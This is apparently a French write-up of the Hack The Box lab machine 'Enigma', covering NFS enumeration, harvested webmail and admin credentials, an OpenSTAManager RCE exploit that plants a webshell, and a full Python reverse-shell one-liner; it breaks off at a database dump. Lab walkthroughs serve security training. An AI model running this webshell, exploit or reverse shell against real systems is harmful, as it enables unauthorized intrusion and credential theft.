Write-up de la machine Enigma (HTB). Infrastructure d'entreprise : exposition NFS → reconnaissance Webmail → RCE OpenSTAManager (CVE-2026-38751) → escalade de privilèges vers root via Command Injection dans l'API OliveTin. Guide complet avec captures d'écran et explication de la logique.
 wingleszy/htb-enigma-walkthrough

Nous nous connectons au VPN HTB et lançons un scan complet des ports :
nmap -sC -sV -Pn 10.129.115.67
Résultats du scan :
- 22/tcp — OpenSSH 9.6p1 Ubuntu
- 80/tcp — nginx 1.24.0 (редирект на http://enigma.htb/)
- 110/tcp — Dovecot pop3d
- 111/tcp — rpcbind / NFS
- 143/tcp — Dovecot imapd
- 2049/tcp — nfs_acl
- 993/tcp — imaps
- 995/tcp — pop3s


Nous détectons un service NFS ouvert. Nous vérifions les exports disponibles :
showmount -e enigma.htb
Nous trouvons le partage accessible /srv/nfs/onboarding. Nous le montons localement :
sudo mkdir /mount
sudo mount -t nfs enigma.htb:/srv/nfs/onboarding /mount
ls /mount

Dans le partage, nous trouvons le fichier PDF New_Employee_Access.pdf. Nous le convertissons en texte :
pdftotext New_Employee_Access.pdf
cat New_Employee_Access.txt
Données trouvées :
- Сотрудник: Kevin Mitchell
- Webmail URL: http://mail001.enigma.htb
- Username: kevin
- Password: Enigma2024!

Ajout des domaines dans /etc/hosts :
echo "10.129.115.67 enigma.htb mail001.enigma.htb" >> /etc/hosts
Nous accédons à mail001.enigma.htb et nous nous authentifions avec l'utilisateur kevin.
![[ENIGMA WRITEUP/img/6.png]]


Dans le dossier Inbox, nous trouvons un e-mail de bienvenue de Sarah (Accounts Dept). Nous découvrons également une correspondance sur le thème « Re: OpenSTAManager Access Request », où le support IT accorde un accès temporaire :
- URL: http://support_001.enigma.htb
- Username: admin
- Password: Ne3s4rtars78s

Nous accédons à support_001.enigma.htb. Nous voyons le panneau d'administration d'OpenSTAManager v2.9.8. Nous vérifions la page info.php pour confirmer la version. Nous recherchons des exploits :
searchsploit openstamanager
Nous trouvons CVE-2026-38751 (RCE Exploit).
Nous téléchargeons l'exploit et le lançons avec les credentials trouvés :

./OpenSTAManager-RCE-Exploit-CVE-2026-38751 -u http://support_001.enigma.htb -U admin -P Ne3s4rtars78s
L'exploit télécharge avec succès un webshell au chemin /modules/shell/shell.php. Vérifions l'exécution de code à distance (RCE) :
http://support_001.enigma.htb/modules/shell/shell.php?c=whoami
Ответ: www-data

Nous lançons un listener et obtenons une connexion inverse via une charge utile Python (puisque bash n'a pas fonctionné) :
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.235",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'

Analysons le fichier de configuration de l'application :
cat config.inc.php

Находим credentials от MySQL:
- User: brollin
- Pass: Fri3nds@9099



Connectez-vous à la base de données et exportez la table des utilisateurs zz_users :
